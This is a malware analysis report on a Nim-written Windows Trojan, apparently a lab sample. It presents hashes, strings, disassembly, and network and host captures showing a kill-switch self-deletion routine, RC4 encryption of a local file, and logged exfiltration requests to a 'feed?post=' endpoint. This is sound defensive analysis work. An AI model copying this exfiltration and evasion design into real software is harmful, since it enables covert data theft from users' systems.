Malware Analysis Report

Unknown.EXE

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Executive Summary

Executive Summary

This report analyzes a Windows-based malicious program identified through hash comparison as a known Trojan. Static and dynamic analysis confirm that the malware is specifically designed to collect, encrypt, and exfiltrate data from infected systems while employing techniques to evade detection.

Initial static analysis revealed multiple indicators of malicious intent, including embedded network communication functions, HTTP request methods (e.g., GET, POST), and references to sensitive data fields such as usernames and passwords. The presence of Windows API calls like VirtualAlloc and VirtualProtect indicate capabilities consistent with memory manipulation and stealthy execution. Additionally, analysis of embedded strings identified structured HTTP communication patterns and references to local file paths used for staging and processing sensitive data prior to exfiltration.

Further reverse engineering determined the malware is written in the Nim programming language and incorporates a “kill switch” mechanism. If the malware cannot reach a predefined domain, it triggers a self-deletion routine, reducing the likelihood of detection in isolated or restricted network environments. This behavior was validated during dynamic analysis, where the malware terminated itself when network connectivity was unavailable.

Dynamic analysis revealed that upon execution, the malware initiates outbound HTTP connections over port 80 and repeatedly sends requests to a specific endpoint using structured query strings. This behavior is consistent with automated data exfiltration. Supporting evidence indicates that collected data is encrypted using the RC4 algorithm prior to transmission, increasing the difficulty of detection and analysis.

Host-based analysis showed that the malware interacts with a file named “cosmo.jpeg,” using it as a data source. When successful, it creates a file in the public user directory containing the string “SikoMode,” which is likely used as the encryption key for securing the extracted data before exfiltration.


Overall, this malware is purpose-built for data theft, leveraging local file access, encryption, and automated network transmission to exfiltrate information. Its inclusion of anti-analysis behavior, such as a kill switch, further enhances its ability to avoid detection. This represents a significant risk to affected systems, particularly in environments lacking strict outbound traffic monitoring. Immediate mitigation actions should include blocking the identified domains, monitoring for the listed indicators of compromise, and isolating infected systems for remediation.

Static Analysis

Hashes and Virus Total Comparison

MD5 Hash	b9497ffb7e9c6f49823b95851ec874e3
SHA1 Hash	6c8f50040545d8cd9af4b51564de654266e592e3
SHA256 Hash	3aca2a08cf296f1845d6171958ef0ffd1c8bdfc3e48bdd34a605cb1f7468213e

Virus Total has determined, based on the hash comparison, that this is a known malicious program that acts as a Trojan designed for Windows Systems:



Data Size

Virtual Data Size	100,376
Raw Data Size	100,864
Assumption: The malware is unpacked	

Strings

```
GetCurrentDirectoryW
getaddrinfo
Freeaddrinfo
FindFirstFileW
FindClose
GetModuleFileNameW
CreateFileW
SetFileInformationByHandle
InternetOpenW
InternetOpenUrlA
InternetCloseHandle
username
password
hostname
port
path
query
HEAD
GET
POST
PUT
DELETE
TRACE
OPTIONS
CONNECT
PATCH
HttpRequestError
httpclient.nim
newConnection
socket
connected
currentURL
userAgents
http://cdn.altimiter.local/feed?post=
C:\Users\Public\passwrd.txt
cmdline
```

Windows APIs

Windows APIs flagged by PEStudio:

GetCurrentProcess	Used to retrieve the process identifier of the specified process.
GetCurrentProcessId	Used to retrieve the process identifier of the calling process.
GetCurrentThreadId	Used to retrieve the thread identifier of the calling thread.
RtlAddFunctionTable	Add a dynamic function table to the dynamic function table list.
VirtualAlloc	Used by malware to allocate memory as part of process injection.
VirtualProtect	Used by malware to modify memory protection (often to allow write or execution).
VirtualQuery	Used to retrieve information about a range of pages within the virtual address space of a specified process. This function is commonly used by malware to enumerate an external process.

Advance Static Analysis

Disassembly

During disassembly we find that the malware is written in Nim and contains a *checkKillSwitchURL__sikonode_25* function:

```
[0x00417913]
 0x00417913      call    nosgetCurrentDir ; sym.nosgetCurrentDir
 0x00417918      lea     rcx, [0x00439c58] ; int64_t arg1
 0x0041791f      mov     rdx, rax    ; int64_t arg2
 0x00417922      call    asgnRef     ; sym.asgnRef_0x4158a9
 0x00417927      call    checkKillSwitchURL__sikomode_25 ; sym.checkKillSwitchURL__sikomode_25
 0x0041792c      mov     byte [0x00439be4], al
 0x00417932      test    al, al
 0x00417934      jne     0x417940
```

Correlation between this information and the dynamic analysis (**Wireshark**) confirms that if the malware cannot reach the *http://update.ec12-4-109-278-3-ubuntu20-04.local/* domain it will call the *Houdini__sikomode_51* function and delete itself.

We can also see that the malware makes a call to a function that references RC4. This may be the function that encrypts the data read from the cosmo.jpeg file. Correlation between this and evidence from **ProcMon**, it can be assumed that the *C:\Users\Public\passwrd.txt* file contains the password used to encrypt the data read from *cosmo.jpeg*.

```
[0x00417547]
 0x00417547      mov     rax, qword [var_2f8h]
 0x0041754e      mov     rcx, rbx    ; int64_t arg1
 0x00417551      mov     rdx, qword [rax + r12*8 + 0x10] ; int64_t arg2
 0x00417556      call    toRC4__OOZOOZDOZOOZDOZOnimbleZpkgsZ826752454804904 8Z826752_51 ; sym.toRC4...
 0x0041755b      mov     rdx, qword [data.0041e9f0] ; 0x41e9f0 ; int64_t arg2
 0x00417562      mov     rcx, qword [var_300h] ; int64_t arg1
 0x00417569      mov     r14, rax
 0x0041756c      call    incrSeqV3   ; sym.incrSeqV3
 0x00417571      mov     rcx, r14    ; int64_t arg1
 0x00417574      mov     qword [var_300h], rax
 0x0041757b      mov     rax, qword [rax]
 0x0041757e      mov     rdi, qword [var_300h]
 0x00417585      lea     rdx, [rax + 1]
 0x00417589      mov     qword [rdi], rdx
 0x0041758c      lea     rdi, [rdi + rax*8]
 0x00417590      mov     r15, qword [rdi + 0x10]
 0x00417594      call    copyStringRC1 ; sym.copyStringRC1
 0x00417599      mov     qword [rdi + 0x10], rax
 0x0041759d      test    r15, r15
 0x004175a0      jne     0x41762a
```

Dynamic Analysis


TCPView

Upon initial detonation the malware makes a TCP connection over port 80 to a remote host (In this scenario our INetSim/Remnux machine):

Process Name	Pr...	Prot...	State	Local Address	Loca...	Remote Add...	Re...	Create Time	Module Name
unknown.exe	4624	TCP	Close Wait	172.16.32.5	49935	172.16.32.3	80	4/14/2026 10:14:15 AM	unknown.exe
unknown.exe	4624	TCP	Close Wait	172.16.32.5	49936	172.16.32.3	80	4/14/2026 10:14:16 AM	unknown.exe
unknown.exe	4624	TCP	Close Wait	172.16.32.5	49937	172.16.32.3	80	4/14/2026 10:14:18 AM	unknown.exe
unknown.exe	4624	TCP	Close Wait	172.16.32.5	49938	172.16.32.3	80	4/14/2026 10:14:19 AM	unknown.exe
unknown.exe	4624	TCP	Close Wait	172.16.32.5	49939	172.16.32.3	80	4/14/2026 10:14:20 AM	unknown.exe
unknown.exe	4624	TCP	Close Wait	172.16.32.5	49940	172.16.32.3	80	4/14/2026 10:14:21 AM	unknown.exe
unknown.exe	4624	TCP	Close Wait	172.16.32.5	49941	172.16.32.3	80	4/14/2026 10:14:22 AM	unknown.exe
unknown.exe	4624	TCP	Close Wait	172.16.32.5	49942	172.16.32.3	80	4/14/2026 10:14:23 AM	unknown.exe
unknown.exe	4624	TCP	Close Wait	172.16.32.5	49943	172.16.32.3	80	4/14/2026 10:14:24 AM	unknown.exe
unknown.exe	4624	TCP	Close Wait	172.16.32.5	49944	172.16.32.3	80	4/14/2026 10:14:25 AM	unknown.exe
unknown.exe	4624	TCP	Close Wait	172.16.32.5	49945	172.16.32.3	80	4/14/2026 10:14:26 AM	unknown.exe
unknown.exe	4624	TCP	Close Wait	172.16.32.5	49946	172.16.32.3	80	4/14/2026 10:14:27 AM	unknown.exe
unknown.exe	4624	TCP	Close Wait	172.16.32.5	49947	172.16.32.3	80	4/14/2026 10:14:28 AM	unknown.exe
unknown.exe	4624	TCP	Close Wait	172.16.32.5	49948	172.16.32.3	80	4/14/2026 10:14:29 AM	unknown.exe
unknown.exe	4624	TCP	Close Wait	172.16.32.5	49949	172.16.32.3	80	4/14/2026 10:14:30 AM	unknown.exe
unknown.exe	4624	TCP	Close Wait	172.16.32.5	49950	172.16.32.3	80	4/14/2026 10:14:31 AM	unknown.exe
unknown.exe	4624	TCP	Close Wait	172.16.32.5	49951	172.16.32.3	80	4/14/2026 10:14:32 AM	unknown.exe
unknown.exe	4624	TCP	Close Wait	172.16.32.5	49952	172.16.32.3	80	4/14/2026 10:14:33 AM	unknown.exe
unknown.exe	4624	TCP	Close Wait	172.16.32.5	49953	172.16.32.3	80	4/14/2026 10:14:34 AM	unknown.exe
unknown.exe	4624	TCP	Close Wait	172.16.32.5	49954	172.16.32.3	80	4/14/2026 10:14:35 AM	unknown.exe
unknown.exe	4624	TCP	Close Wait	172.16.32.5	49955	172.16.32.3	80	4/14/2026 10:14:36 AM	unknown.exe
unknown.exe	4624	TCP	Close Wait	172.16.32.5	49956	172.16.32.3	80	4/14/2026 10:14:37 AM	unknown.exe
unknown.exe	4624	TCP	Close Wait	172.16.32.5	49957	172.16.32.3	80	4/14/2026 10:14:38 AM	unknown.exe
unknown.exe	4624	TCP	Close Wait	172.16.32.5	49958	172.16.32.3	80	4/14/2026 10:14:39 AM	unknown.exe
unknown.exe	4624	TCP	Close Wait	172.16.32.5	49959	172.16.32.3	80	4/14/2026 10:14:41 AM	unknown.exe
unknown.exe	4624	TCP	Close Wait	172.16.32.5	49960	172.16.32.3	80	4/14/2026 10:14:42 AM	unknown.exe
unknown.exe	4624	TCP	Close Wait	172.16.32.5	49961	172.16.32.3	80	4/14/2026 10:14:43 AM	unknown.exe
unknown.exe	4624	TCP	Close Wait	172.16.32.5	49962	172.16.32.3	80	4/14/2026 10:14:44 AM	unknown.exe
unknown.exe	4624	TCP	Close Wait	172.16.32.5	49963	172.16.32.3	80	4/14/2026 10:14:45 AM	unknown.exe
unknown.exe	4624	TCP	Close Wait	172.16.32.5	49964	172.16.32.3	80	4/14/2026 10:14:46 AM	unknown.exe
unknown.exe	4624	TCP	Close Wait	172.16.32.5	49965	172.16.32.3	80	4/14/2026 10:14:47 AM	unknown.exe

Wireshark

Upon initial detonation, the malware made an HTTP request to the following URL: http://cdn.altimiter.local



It makes several requests to a */feed* directory followed by *?post* and a string of characters. This appears to be its method of exfiltration:

```
Length Info
291 GET /feed?post=A8E437E8F0367592569A2870BBDD382A1DFBB01A15FC23999D7788C33502AD9256E481B402BDC6BC25167B6478F204C49A9BADD68C4AC2A6174…
 54 80 → 49829 [ACK] Seq=1 Ack=238 Win=64128 Len=0
204 80 → 49829 [PSH, ACK] Seq=1 Ack=238 Win=64128 Len=150 [TCP PDU reassembled in 702]
312 HTTP/1.1 200 OK  (text/html)
 60 49829 → 80 [ACK] Seq=238 Ack=410 Win=2101760 Len=0
 66 49830 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
 66 80 → 49830 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM WS=128
 60 49830 → 80 [ACK] Seq=1 Ack=1 Win=2102272 Len=0
291 GET /feed?post=B69A1CF6853645A440A0337BA0FB38291DE0B01A07FC129199658DDD4C1286BE45FEA8851D9BC6BC34220A6466D404C49A988BD6895AF291136…
 54 80 → 49830 [ACK] Seq=1 Ack=238 Win=64128 Len=0
204 80 → 49830 [PSH, ACK] Seq=1 Ack=238 Win=64128 Len=150 [TCP PDU reassembled in 712]
312 HTTP/1.1 200 OK  (text/html)
 60 49830 → 80 [ACK] Seq=238 Ack=410 Win=2101760 Len=0
 66 49831 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
 66 80 → 49831 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM WS=128
 60 49831 → 80 [ACK] Seq=1 Ack=1 Win=262656 Len=0
291 GET /feed?post=B69C1CF58536758272963755A8FB34291DEBB01907FC28919D7789E440128EBE45FDA88C199BC6BC08240E5C72D40CC49A9B8BC2895AC6B7666…
 54 80 → 49831 [ACK] Seq=1 Ack=238 Win=64128 Len=0
```

Upon initial detonation without any network connection, if the malware cannot reach the following domain:

http://update.ec12-4-109-278-3-ubuntu20-04.local/

```
635 1243.1604375… 172.16.32.3   172.16.32.5   HTTP    312 HTTP/1.1 200 OK  (text/html)
636 1243.1613440… 172.16.32.5   172.16.32.3   TCP      60 49740 → 80 [ACK] Seq=93 Ack=
637 1243.1629247… 172.16.32.3   172.16.32.5   TCP      54 80 → 49740 [FIN, ACK] Seq=40
638 1243.1641186… 172.16.32.5   172.16.32.3   TCP      60 49740 → 80 [ACK] Seq=93 Ack=
639 1243.1651257… 172.16.32.5   172.16.32.3   TCP      60 49740 → 80 [FIN, ACK] Seq=93
640 1243.1651512… 172.16.32.3   172.16.32.5   TCP      54 80 → 49740 [ACK] Seq=410 Ack
641 1243.1653185… 172.16.32.5   172.16.32.3   TCP      60 49740 → 80 [RST, ACK] Seq=94
642 1243.1658502… 172.16.32.5   172.16.32.3   TCP      60 49740 → 80 [RST] Seq=94 Win=
643 1244.8097717… 172.16.32.5   172.16.32.3   DNS      79 Standard query 0xf148 A main
644 1244.8179674… 172.16.32.3   172.16.32.5   DNS      95 Standard query response 0xf1
645 1244.8313171… 172.16.32.5   172.16.32.3   TCP      66 49741 → 443 [SYN] Seq=0 Win=
646 1244.8313459… 172.16.32.3   172.16.32.5   TCP      66 443 → 49741 [SYN, ACK] Seq=0
647 1244.8317442… 172.16.32.5   172.16.32.3   TCP      60 49741 → 443 [ACK] Seq=1 Ack=
648 1244.8472095… 172.16.32.5   172.16.32.3   TLSv1.3 1783 Client Hello (SNI=main.vscod
649 1244.8472398… 172.16.32.3   172.16.32.5   TCP      54 443 → 49741 [ACK] Seq=1 Ack=
650 1244.8485730… 172.16.32.3   172.16.32.5   TLSv1.3 1509 Server Hello, Change Cipher
651 1244.8899845… 172.16.32.5   172.16.32.3   TCP      60 49741 → 443 [ACK] Seq=1730 A
```

```
▸ Frame 635: 312 bytes on wire (2496 bits), 312 bytes captured (2496 bits) on interface enp0s3, id 0
▸ Ethernet II, Src: PCSSystemtec_4c:1f:b7 (08:00:27:4c:1f:b7), Dst: PCSSystemtec_80:ed:11 (08:00:27:80:ed:
▸ Internet Protocol Version 4, Src: 172.16.32.3, Dst: 172.16.32.5
▸ Transmission Control Protocol, Src Port: 80, Dst Port: 49740, Seq: 151, Ack: 93, Len: 258
▸ [2 Reassembled TCP Segments (408 bytes): #633(150), #635(258)]
▾ Hypertext Transfer Protocol
  ▸ HTTP/1.1 200 OK\r\n
    Connection: Close\r\n
    Content-Type: text/html\r\n
  ▸ Content-Length: 258\r\n
    Server: INetSim HTTP Server\r\n
    Date: Tue, 14 Apr 2026 13:32:19 GMT\r\n
    \r\n
    [Request in frame: 631]
    [Time since request: 0.016775255 seconds]
    [Request URI: /]
    [Full request URI: http://update.ec12-4-109-278-3-ubuntu20-04.local/]
    File Data: 258 bytes
▸ Line-based text data: text/html (10 lines)
```

It will deletes itself


Host-Based Indicators

ProcMon


In ProcMon we can see that the malware interacts with cosmo.jpeg:

12:08:25.00...	unknown.exe	6364	CreateFile	C:\Users\analyst\Desktop\cosmo.jpeg	SUCCESS	Desired Access: Generic Read, Disposition: Open, Op...
12:08:25.00...	unknown.exe	6364	QueryStandardI...	C:\Users\analyst\Desktop\cosmo.jpeg	SUCCESS	AllocationSize: 1,757,184, EndOfFile: 1,754,626, Num...
12:08:25.00...	unknown.exe	6364	ReadFile	C:\Users\analyst\Desktop\cosmo.jpeg	SUCCESS	Offset: 0, Length: 1,753,088, Priority: Normal
12:08:25.00...	unknown.exe	6364	ReadFile	C:\Users\analyst\Desktop\cosmo.jpeg	SUCCESS	Offset: 1,753,088, Length: 1,538
12:08:25.00...	unknown.exe	6364	ReadFile	C:\Users\analyst\Desktop\cosmo.jpeg	END OF FILE	Offset: 1,754,626, Length: 4,096
12:08:25.00...	unknown.exe	6364	CloseFile	C:\Users\analyst\Desktop\cosmo.jpeg	SUCCESS	

If the malware can successfully read the file, it creates a *password.txt* in the *C:\Users\Public* directory:



The file contains the string *SikoMode:*



This string is used as the password for the RC4 encryption (Jump To **Disassembly**)